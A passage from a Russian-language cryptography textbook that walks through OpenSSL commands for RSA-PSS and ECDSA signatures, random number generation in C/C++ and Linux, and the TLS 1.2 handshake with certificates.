Применение алгоритма **RSA** в чистом виде для задач цифровой подписи, так же, как и для шифрования, небезопасно. Необходимо использовать рандомизированные дополнения. В шифровании такие дополнения делались по схеме **OAEP**, в цифровой подписи — **PSS**[1]. **PSS** в целом очень похож на **OAEP**, последний не используется в цифровой подписи, т.к. не имеет соответствующей доказательной базы. Ну и, как мы знаем, **RSA** имеет ограничения на размер входных данных, они не должны превышать размер ключа. Поэтому подписываться будет не сам документ, а его хеш.

Для использования алгоритма **RSA-PSS**, также, как и для классического **RSA** необходимо создать ключевую пару. **RSA-PSS** в **OpenSSL** имеет свои ключи, которые являются ключами **RSA** с дополнительными ограничениями, эти ограничения указываются в параметрах. Ограничения, помимо обязательного использования **PSS** дополнения, включают: алгоритм хеширования и размер соли (Листинг 2.130).

Листинг 2.130 Создание ключевой пары RSA-PSS

```
# Сгенерировать приватный ключ
$ openssl genpkey -algorithm RSA-PSS \
    -pkeyopt rsa_keygen_bits:2048 \
    -pkeyopt rsa_pss_keygen_md:sha256 \
```

[1] Probabilistic Signature Scheme

```
    -pkeyopt rsa_pss_keygen_mgf1_md:sha256 \
    -pkeyopt rsa_pss_keygen_saltlen:32 \
    -out data/rsa_pss_priv.pem -outform PEM
openssl pkey -text -in data/rsa_pss_priv.pem

# Получить публичный ключ из приватного
$ openssl pkey -in data/rsa_pss_priv.pem -pubout -out
data/rsa_pss_pub.pem
```

Далее необходимо подсчитать хэш входных данных (Листинг 2.131).

Листинг 2.131 Вычисление хэша для данных

```
$ openssl dgst -sha256 -binary -out data/hash data/in
```

И посчитать саму цифровую подпись (Листинг 2.132).

Листинг 2.132 Вычисление цифровой подписи

```
$ openssl pkeyutl -sign \
  -in data/hash -inkey data/rsa_pss_priv.pem \
  -out data/signature \
  -pkeyopt digest:sha256 \
  -pkeyopt rsa_padding_mode:pss \
  -pkeyopt rsa_pss_saltlen:32
$ echo "Signature is: `xxd -ps -u data/signature `"

Signature is:
66F88711DE8F0B5CE055D9AD9C2EA374439C453E469FCFD51D7C72C48139
E22358CDFDBA52E1AA363A33EB4C443B30404F03B1FFEF4A48F57CE95576
6BEA51FB862134DA9878318FAD8E776E7DF3195EC6CB2BDBCFC58CA3DDAB
98E9F2BDACDAB899CBEABCD2945D9E885DA6936D394AB326B38F5B624C80
10C97A4FF0D833396A4A5D2DE1FEFF5235B638109ECF31D9C17A8A55D18D
05E29DF1B451BCD76F8144945141CA87574A9514087B139544F885978C46
882901D7C27F8DEA4057CEA3C9B7724536EEA408CB23FA85770E4D4C6736
1384CEAC50E68C92D9DBD9B3E8D5797361FD044F35402D2CEEF048BBD49B
21C1E39DCFE6036F3D6799B4B9B8A810
```

Подпись представляет собой бинарный или текстовый файл, который прикладывается к оригинальному документу. Естественно, подпись не является секретной, т.к. предназначена для публичной проверки. Чтобы выполнить проверку, нужно иметь хэш документа, цифровую подпись и публичный ключ (Листинг 2.133).

Листинг 2.133 Проверка цифровой подписи

```
$ openssl pkeyutl -verify \
  -in data/hash -sigfile data/signature \
  -pubin -inkey data/rsa_pss_pub.pem \
  -pkeyopt digest:sha256 \
  -pkeyopt rsa_padding_mode:pss \
  -pkeyopt rsa_pss_saltlen:32

Signature Verified Successfully
```

Поскольку алгоритм **RSA** уступает место алгоритмам на эллиптических кривых **EC**, для цифровой подписи ситуация аналогична. Алгоритм цифровой подписи на эллиптических кривых называется **ECDSA**[1] и точно так же, как и для шифрования, он дает преимущество в размере ключа и самой подписи (в России аналогичный алгоритм описан в **ГОСТ Р 34.10-2012**). В **OpenSSL** для реализации **ECDSA** подписи необходимо сгенерировать специальную ключевую пару (мы помним, что нужно использовать только рекомендованные типы кривых, например, **P-256**), (Листинг 2.134).

Листинг 2.134 Создание ключевой пары ECDSA

```
# Сгенерировать приватный ключ
$ openssl genpkey -algorithm EC \
    -pkeyopt ec_paramgen_curve:P-256 \
    -pkeyopt ec_param_enc:named_curve \
    -out data/ecdsa_priv.pem -outform PEM

# Получить публичный ключ из приватного
$ openssl pkey -in data/ecdsa_priv.pem -pubout -out
data/ecdsa_pub.pem
```

Далее все, как и в предыдущем варианте: подсчет хеша, подписание, верификация (Листинг 2.135).

Листинг 2.135 Работа с цифровой подписью ECDSA

```
# Вычисление хэша
$ openssl dgst -sha256 -binary -out data/hash data/in
# Подпись
$ openssl pkeyutl -sign \
```

[1] Elliptic Curve Digital Signature Algorithm

```
  -in data/hash -inkey data/ecdsa_priv.pem \
  -out data/signature \
  -pkeyopt digest:sha256
$ echo "Signature is: `xxd -ps -u data/signature`"

Signature is:
3045022100EE193A3F3F03564456B20505E825A0F6D6446F93F384B0D031
D824B423AE1C59022006C40F07E02EDFF290AC02B6BEEC4FD44FFE4C562F
0C858AE8A840E75414AF09

# Верификация
$ openssl pkeyutl -verify \
  -in data/hash -sigfile data/signature \
  -pubin -inkey data/ecdsa_pub.pem \
  -pkeyopt digest:sha256

Signature Verified Successfully
```

В главе про ассиметричное шифрование упоминалась альтернативная эллиптическая кривая **Curve25519**. В цифровой подписи она тоже используется, хотя и в модифицированном виде и называется **Edwards25519**. А сам алгоритм цифровой подписи, использующий эту кривую, называется **EdDSA**, он является относительно безопасной альтернативой рассмотренному выше алгоритму.

2.7.6 Случайные числа

Случайные числа крайне важны в криптографии. В первую очередь это касается ключей, используемых как в симметричных, так и в асимметричных шифрах. Эти алгоритмы опираются на уникальность и случайность ключей. Без этих характеристик стойкость самого алгоритма теряет смысл. Более того в криптографии достаточно алгоритмов, использующих случайные числа в ходе своей работы. Из рассмотренных ранее можно отметить режим шифрования **CBC**, где первый блок требовал инициализирующего вектора **IV**, который ни что иное, как уникальная случайная последовательность. Рассмотренные алгоритмы дополнения **RSA OAEP** и **PSS**, так же требуют начального случайного значения.

Получить случайное число не просто, для этого нужны две вещи:

1. Источник неопределенности (или энтропии) — за это отвечает генератор случайных чисел **RNG**[1];

[1] Random Number Generator

2. Алгоритм, способный выдать случайную последовательность чисел с заданными характеристиками на основе исходной энтропии — за это отвечает генератор псевдослучайных чисел **PRNG**[1].

Залог хорошего случайного числа — хорошая энтропия. В вычислительной машине, которая изначально работает по строго определенным алгоритмам, получение качественной энтропии — это компромисс. Реальная случайность возможна только на квантовом уровне, и, в целом, такие генераторы существуют, но их стоимость непомерна высока. В обычной жизни стоит довольствоваться менее надежными, но дешевыми источниками неопределенности: сигналами с датчиков, температурой окружающей среды, активностью сети, дисков, процессора, устройств ввода/вывода и т.д. Объединив все источники, можно получить некоторое число, которое можно считать случайным. Здесь кроется первая возможная проблема, коль скоро полученная энтропия не является по-настоящему случайной, на нее можно повлиять. Этим могут воспользоваться атакующие, например, при загрузке компьютера происходит не так много случайных событий, энтропия будет минимальна, значит можно ее предсказать.

Использовать аппаратную или программную энтропию в чистом виде не стоит, для этого есть несколько причин. Во-первых, энтропию следуют обработать, убрать крайние состояния (например, 0 и максимум, которые могут встречаться чаще других), убрать статистические отклонения, комбинировать разные источники. Во-вторых, получение такой энтропии крайне затратная по времени операция, по меньшей мере потребуются системные вызовы, если энтропия вычисляется на уровне ядра, либо же обращение к драйверу устройства, если энтропия аппаратная. Существуют системные вызовы, которые специально дожидаются необходимого уровня энтропии, в этом случае работа может надолго остановиться. По этим причинам энтропия используется лишь как начальное значение для быстрого алгоритма **PRNG** (Рисунок 2.19).

Когда обсуждались функции хеширования, мы узнали, что существуют криптостойкие и не криптостойкие алгоритмы. Аналогичная история касается и алгоритмов генерации псевдослучайных чисел. Обычные **PRNG** дают гарантии только в качестве распределения случайных величин. Все числа из заданного диапазона должны выдаваться с равной вероятностью, либо подчиняясь определенному закону распределения (например, нормальному распределению, при котором вероятность выдачи растет к сред-

[1] Pseudo Random Number Generator




Рисунок 2.19 Общая схема генерации случайных чисел

ним значениям и уменьшается по краям). Криптостойкие **PRNG** дополнительно имеют требования устойчивости к ретро анализу (по текущему значению нельзя предсказать предыдущее) и устойчивости к предсказанию (по текущему значению нельзя предсказать следующее).

Стандартные библиотеки языков C и C++ не предоставляют криптостойких алгоритмов **PRNG**. В C дела обстоят совсем плохо, там существует одна функция для получения случайного числа **std::rand**, которая не только не гарантирует криптостойкость, но не предоставляет даже базовых гарантий качества сгенерированной последовательности. В связи с этим ее использование крайне не рекомендуется (Листинг 2.136).

Листинг 2.136 std::rand

```
void Rand() {
    std::srand(std::time(nullptr));
    std::cout << "rand values on [0, "
    << RAND_MAX << "]: " << std::endl;
    for (int i = 0; i < 10; ++i) {
        std::cout << std::rand() << std::endl;
    }
}
```

Выдача данной функции выглядит случайной, но статистические тесты скорей всего не пройдут (по крайней мере стандарт это не гарантирует), (Листинг 2.137).

Листинг 2.137 Результат генерации случайных чисел через «std::rand»

```
rand values on [0, 2147483647]:
1619785157
1433639169
1104719532
209320903
820948587
1947242403
1594730776
1114492919
324258939
1246398352
```

Функция **std::srand** работает в паре с **std::rand**, она устанавливает начальной значение на основе входной энтропии. В данном случае входная энтропия — это текущее время с точностью до секунды. Здесь явная уязвимость, т.к. атакующий может изменить системное время и запустить генерацию заново. Для определенного начального значения вся генерируемая далее последовательность будет определена. Поэтому использовать текущее время в качестве начального значения **PRNG** — очень плохая идея.

В C++ дела обстоят чуть лучше. В C++11 появились реализации более качественных **PRNG**: линейный конгруэнтный метод, вихрь Мерсенна, вычитание с переносом. Но все равно они не дают гарантий криптостойкости, поэтому их нельзя использовать в криптографии. Использование таких генераторов чуть сложней. Они также требуют задания начального значения. Это можно сделать через функцию **std::random_device**, которая выдает системную энтропию, но как она это делает, зависит от реализации. В некоторых случаях значение будет всегда одно и то же[1]. Кроме самого генератора нужно задать закон распределения: равномерное, нормальное, распределение Бернулли, Пуассона и т.д. (Листинг 2.138)

[1] std::random_device not working properly. (2013). https://sourceforge.net/p/mingw-w64/bugs/338/

Листинг 2.138 Новый способ генерации случайных величин в C++

```
void Random() {
    std::uniform_int_distribution<int> distribution(
        0, RAND_MAX);
    std::random_device rd;
    std::cout << "Entropy estimation: " << rd.entropy()
        << ", entropy min: " << rd.min()
        << ", entropy max: " << rd.max()
        << std::endl;

    std::mt19937 engine(rd());

    std::cout << "mt19937 values on [0, "
        << RAND_MAX << "]: " << std::endl;
    for (int i = 0; i < 10; ++i) {
        std::cout << distribution(engine) << std::endl;
    }
}
```

Что касается качества энтропии, возвращаемой **std::random_device**, то ее можно оценить методом **entropy**. Нулевое значение будет означать отсутствие энтропии, остальные значения будут зависеть от реализации (Листинг 2.139).

Листинг 2.139 Более качественная генерация случайных чисел

```
Entropy estimation: 32, entropy min: 0, entropy max:
4294967295
mt19937 values on [0, 2147483647]:
600810182
1962795373
1971300986
707367527
1315394910
910872427
1021141166
1256295668
1073512744
325664788
```

Что касается криптостойких **PRNG**, то они могут работать как на уровне ядра, так и на уровне пространства пользователя. Большинство современных ОС предоставляют API для доступа к **PRNG**. В Linux для этих целей существуют специальный устройства **"/dev/urandom"**

и **"/dev/random"**. Получение случайного числа происходит при помощи чтения из этих устройств. Отличие **"/dev/urandom"** от **"/dev/random"** состоит в том, что последнее блокирует операцию чтения в случае недостаточной энтропии. В Windows для этих целей используется функция **BCryptGenRandom**. В примере ниже показано чтение случайного числа из устройства **"/dev/urandom"** (Листинг 2.140).

Листинг 2.140 Получение энтропии из «/dev/urandom»

```
$ echo "Random by /dev/urandom: "
$ dd if=/dev/urandom bs=32 count=1 2> /dev/null | xxd -p
-c 32

Random by /dev/urandom:
c23f721e6f88f059f380d874e8f3b0b28ab75065b384a389d8f4ace
3104b0ff7
```

Криптостойкие **PRNG**, работающие в пространстве пользователя, могут использовать системные **PRNG** для получения начальных значений, либо другие источники энтропии (например, аппаратные **RNG**), далее применяют криптостойкие алгоритмы для соответствия требованиям. Из рассмотренных ранее криптографических примитивов, для этих целей могут подойти: симметричное шифрование, хеширование и хеширование с ключом. Но не стоит думать, что работа **PRNG** ограничивается простым шифрованием начального значения. Хороший алгоритм **PRNG** должен предусмотреть инициализацию энтропией достаточного размер (256 бит и больше), периодическое обновление состояния новой энтропией (**reseed**), переход к следующему состоянию с использованием шифрования и хеширования. Реализовать без ошибок такой алгоритм не практике не просто, да и нет необходимости, готовые и проверенные реализации имеются в крипто библиотеках (Листинг 2.141). В OpenSSL реализован алгоритм **DRBG**[1] на основе рекомендаций стандарта **NIST SP 800-90A** (Barker & Kelsey, 2015).

Листинг 2.141 Генерация случайной величины через openssl

```
$ echo "Random by OpenSSL: "
$ openssl rand -hex 32

Random by OpenSSL:
e122c6282d13c3455406fed6cafb1c7558fd43996f9f1dc54bbcab00
1d8ec9dd
```

[1] Deterministic Random Bit Generator

2.7.7 Протоколы

Кульминацией практического применения всех рассмотренных ранее криптографических примитивов являются сетевые протоколы с шифрованием трафика. Их разработано немало, самыми востребованными сейчас являются: TLS[1], SSH[2], IPsec[3], WPA[4] и др. Во всех этих протоколах криптографические примитивы собираются как кубики в разных комбинациях и строят комплексную защиту. Разработать полноценный безопасный и надежный протокол не просто, в этом мы убедимся, рассмотрев подробней TLS, который является основой современного интернета и транспортом протокола HTTPS[5]. Полная спецификация TLS заняла бы добрую половину этой книги, поэтому мы ограничимся основными моментами.

Исторически протокол TLS является развитием проприетарного протокола SSL[6], разработанного Netspace. Даже сейчас аббревиатуры TLS и SSL иногда употребляются, как синонимы, хотя это и неверно. Протокол SSL 3.0 практически без изменений был открыт для общего доступа, стандартизирован, назван TLS 1.0 и закреплен в RFC 2246. С тех пор появилось 4 новых версии TLS, безопасными из которых на момент написания книги являются две: TLS 1.2 и TLS 1.3 (Таблица 2.20). Младшие версии TLS, а также все версии SSL являются взломанными и к использованию строго не рекомендуются.

Таблица 2.20 Ветки развития протоколов SSL и TLS

Год	SSL (версия)	TLS (версия)
Релиза не было	1.0	—
1995	2.0	—
1996	3.0	—
1999	—	1.0
2006	—	1.1
2008	—	1.2
2018	—	1.3

[1] Transport Layer Security

[2] Secure Shell

[3] IP Security

[4] Wi–Fi Protected Access

[5] HyperText Transfer Protocol Secure

[6] Secure Sockets Layer

Основное назначение протокола TLS — защита трафика в Интернет. Здесь TLS стал монополистом, т.к. он используется в качестве основного и единственного транспорта протокола HTTPS. TLS обеспечивает конфиденциальность, целостность и аутентичность соединения. В двух актуальных на момент написания книги версиях TLS 1.2 и TLS 1.3 механизмы работы существенно отличаются. Стоит начать рассмотрение с версии TLS 1.2 (Рисунок 2.20), хотя она и не является рекомендуемой, тем не менее может считаться относительно безопасной при правильном выборе параметров.




Рисунок 2.20 Обмен данными по протоколу TLS 1.2

Классический TLS работает поверх TCP и опирается на порядок сообщений. Существует также вариант TLS поверх UDP — DTLS[1], который мы рассматривать не будем. Любой передаче данных

[1] Datagram Transport Layer Security

по TLS предшествует этап первоначального соединения, которое называется TLS–рукопожатием (handshake). Во время TLS–рукопожатия происходит согласование параметров, шифров, обмен ключами. Инициирует соединение всегда клиент, отправляя сообщение **ClientHello**, в нем указывается:

1. Версия протокола;
2. Случайное значение клиента. Далее оно будет использоваться для выработки общего секретного ключа;
3. Идентификатор сессии. По нему можно будет восстановить предыдущую сессию без TLS–рукопожатия;
4. Список шифронаборов клиента;
5. Список методов сжатия. В TLS 1.2 сжатие не рекомендуется использовать, а в TLS 1.3 оно полностью запрещено;
6. Параметры расширений.

Шифронаборы[1] это короткие идентификаторы, обозначающие типы и характеристики криптографических примитивов, которые будут использоваться в рамках защищенного соединения (Таблица 2.21). Шифронаборы жестко зафиксированы и стандартизированы, их реестр ведет IANA[2] (Transport Layer Security (TLS) Parameters, 2005). Благодаря этому реестру каждому шифронабору соответствует 2–х байтовое число. В TLS 1.2 разнообразие шифронаборов велико, однако, большая их часть является не рекомендуемой для использования и сохранена лишь для обратной совместимости. В TLS 1.3 количество шифронаборов резко сокращено, благодаря чему ошибиться с выбором стало сложней. Кроме 2–х байтового числа шифронаборы имеют строковый идентификатор, аналог названия. В TLS 1.3 сокращено не только количество шифронаборов, но и уменьшена длина строкового обозначения.

Таблица 2.21 Примеры шифронаборов для TLS 1.2 и TLS 1.3

Значение	Шифронабор	Расшифровка
TLS 1.2		
0x00,0x9E	TLS_DHE_RSA_WITH_AES_128_GCM_SHA256	Обмен ключами по протоколу Диффи-Хеллмана (DH); Параметры ключей создаются каждый раз новые (E — ephemeral); Метод аутентификации с проверкой подписи по протоколу RSA; Шифрование с аутентификацией по алгоритму AES-GCM с длиной ключа 128 бит; Функция хеширования SHA2-256.

[1] Cipher Suites

[2] Internet Assigned Numbers Authority — администрация адресного пространства Интернет

Значение	Шифронабор	Расшифровка
0xCC,0xA9	TLS_ECDHE_ ECDSA_WITH_ CHACHA20_ POLY1305_SHA256	Обмен ключами по протоколу Диффи-Хеллмана на эллиптических кривых (ECDH); Параметры ключей создаются каждый раз новые (E — ephemeral); Метод аутентификации с проверкой подписи по протоколу DSA на эллиптических кривых ECDSA; Шифрование трафика с аутентификацией по алгоритму ChaCha20-Poly1305; Функция хеширования SHA2-256.
TLS 1.3		
0x13,0x02	TLS_AES_256_ GCM_SHA384	Шифрование с аутентификацией по алгоритму AES-GCM с длиной ключа 128 бит; Функция хеширования SHA2-384.
0x13, 0x03	TLS_CHACHA20_ POLY1305_SHA256	Шифрование трафика с аутентификацией по алгоритму ChaCha20-Poly1305; Функция хеширования SHA2-256.

В ответ на **ClientHello** от сервера возвращается сообщение **ServerHello**, в котором содержатся:

1. Версия протокола;
2. Случайное значение сервера. Далее оно будет использоваться для выработки общего секретного ключа;
3. Идентификатор сессии. По нему можно будет восстановить предыдущую сессию без TLS–рукопожатия;
4. Выбранный шифронабор из числа поддерживаемых клиентом;
5. Выбранный сервером метод сжатия;
6. Параметры расширений.

Следующие сообщения шлются сервером последовательно, в них происходит дальнейшая настройка соединения. В сообщении **Certificate** сервер передает свой TLS–сертификат. Это очень важный элемент протокола, т.к. за счет сертификата происходит аутентификация в данному случае сервера. В сертификате содержится публичный ключ сервера, а также цифровая подпись, удостоверяющая и связывающая публичный ключ с доменным именем (например, сертификат является подтверждением принадлежности некого публичного ключа домену mydomain.ru). Цифровую подпись в праве выдавать удостоверяющие центры (УЦ), которые в свою очередь получили подпись своего сертификата у вышестоящих УЦ и так по цепочке вплоть до корневых. Корневых УЦ не так много и все их сертификаты можно хранить на клиенте, например, в браузере. В связи с тем, что сертификаты оконечных серверов выпускаются промежуточными УЦ, а клиент имеет у себя только сертификаты корневых

УЦ, ему необходимо получить всю цепочку, поэтому в сообщении **Certificate** в подавляющем большинстве случаев отправляется вся промежуточная цепочка сертификатов (Рисунок 2.21).




Рисунок 2.21 Цепочка сертификатов

Существуют сертификаты, не заверенные УЦ, они подписываются тем же самым приватным ключом, для которого они были созданы, поэтому называются "самоподписанными". Такие сертификаты в общем случае не обеспечивают аутентичность и могут идентифицировать сервер, только если клиент заранее знал об этом сертификате (сохранил у себя или "запинил") и подтвердил таким образом, что доверяет этому источнику. Такие сертификаты используются либо в тестовых целях, либо в локальных сетях, где нет доменных имен. Создание самоподписанного сертификата при помощи утилиты OpenSSL выглядит следующим образом (Листинг 2.142).

Листинг 2.142 Создание самоподписанного сертификата

```
$ openssl req -x509 -days 1000 -newkey rsa:2048 -keyout
data/tls_key.pem -out data/tls_cert.pem -subj "/C=XX/
ST=StateName/L=CityName/O=CompanyName/
OU=CompanySectionName/CN=CommonNameOrHostname"
```

Здесь параметр "x509" означает, что сертификат должен соответствовать стандарту X.509 — это стандарт для инфраструктуры открытого ключа[1]. В этот стандарт входит формат самого сертификата, его набор атрибутов (то, что задается в параметре **subj**: C, ST, L, CN и т.д.), а также процедуры выдачи, отзыва и верификации сертификатов. Бинарное представление сертификата точно такое же, как для ключей: PEM или DER. Расширения файла при этом могут быть разные: pem, der, cert, cer и др. Следующий параметр **days** говорит о том на какой срок выпускается сертификат. Параметр **newkey** с параметрами **rsa:2048** указывает на то, что необходимо сгенерировать новый приватный ключ для алгоритма RSA с длиной ключа 2048 бит.

Для создания и подписи сертификата нужно создать "запрос на подпись"[2]. Это делается аналогичной командой **openssl req**, но без параметра **x509**. Полученный файл не является секретным, его можно отправить в УЦ, где его подпишут сертификатом УЦ, который называется CA[3]. Подписание происходит командой **openssl x509 -req**, результатом работы которой будет сертификат сервера.

Посмотреть информацию о сертификате можно командой **openssl x509** (Листинг 2.143).

Листинг 2.143 Отображение информации о сертификате

```
$ openssl x509 -in data/tls_cert.pem -text -noout

Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:

7f:cc:b8:50:e6:bd:63:80:f7:cf:b2:5a:ba:a6:1b:1f:ac:15:0c:3a
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C = XX, ST = StateName, L = CityName,
O = CompanyName, OU = CompanySectionName, CN =
CommonNameOrHostname
        Validity
            Not Before: Feb  5 15:07:24 2024 GMT
            Not After : Nov  1 15:07:24 2026 GMT
        Subject: C = XX, ST = StateName, L = CityName, O
= CompanyName, OU = CompanySectionName, CN =
```

[1] Public key infrastructure, PKI

[2] Certificate Signing Request — CSR

[3] Certificate Authority

```
CommonNameOrHostname
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (2048 bit)
                Modulus:
                    00:e7:97:e1:46:40:7d:15:0f:03:5c:7f:
53:d3:fd:
                    …
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Subject Key Identifier:

62:22:54:1E:65:4E:90:95:9F:F0:54:59:72:16:5C:7B:58:56:7D:DA
            X509v3 Authority Key Identifier:

62:22:54:1E:65:4E:90:95:9F:F0:54:59:72:16:5C:7B:58:56:7D:DA
            X509v3 Basic Constraints: critical
                CA:TRUE
    Signature Algorithm: sha256WithRSAEncryption
    Signature Value:
        57:43:f4:57:c0:5a:49:38:2b:c8:31:99:f6:a2:49:8a:
c3:9f:
        …
```

Вернемся к нашему TLS протоколу. После сообщения **Certificate** отправляется сообщение **ServerKeyExchange**. В нем содержатся параметры для протокола DH или ключ RSA. Эти параметры подписываются приватным ключом, соответствующим сертификату сервера, отправленному на предыдущем этапе. Так сервер подтверждает наличие приватного ключа.

Опционно сервер может запросить клиентский сертификат, послав сообщение **CertificateRequest**. Так реализуется обоюдная аутентификация[1].

Завершает цепочку серверных сообщений финальное сообщение **ServerHelloDone**, не содержащее никаких полезных данных.

Далее очередь клиента. Он посылает сообщение **Certificate**, аналогичное серверному варианту, в том случае если клиентский сертификат был запрошен. Далее отправляется обязательное сообщение **ClientKeyExchange**, которое содержит либо публичный ключ DH, либо секрет, зашифрованный ранее присланным ключом RSA. Не обязательное сообщение **CertificateVerify** служит для верификации сертификата клиента, в нем пересылает-

[1] Mutual TLS

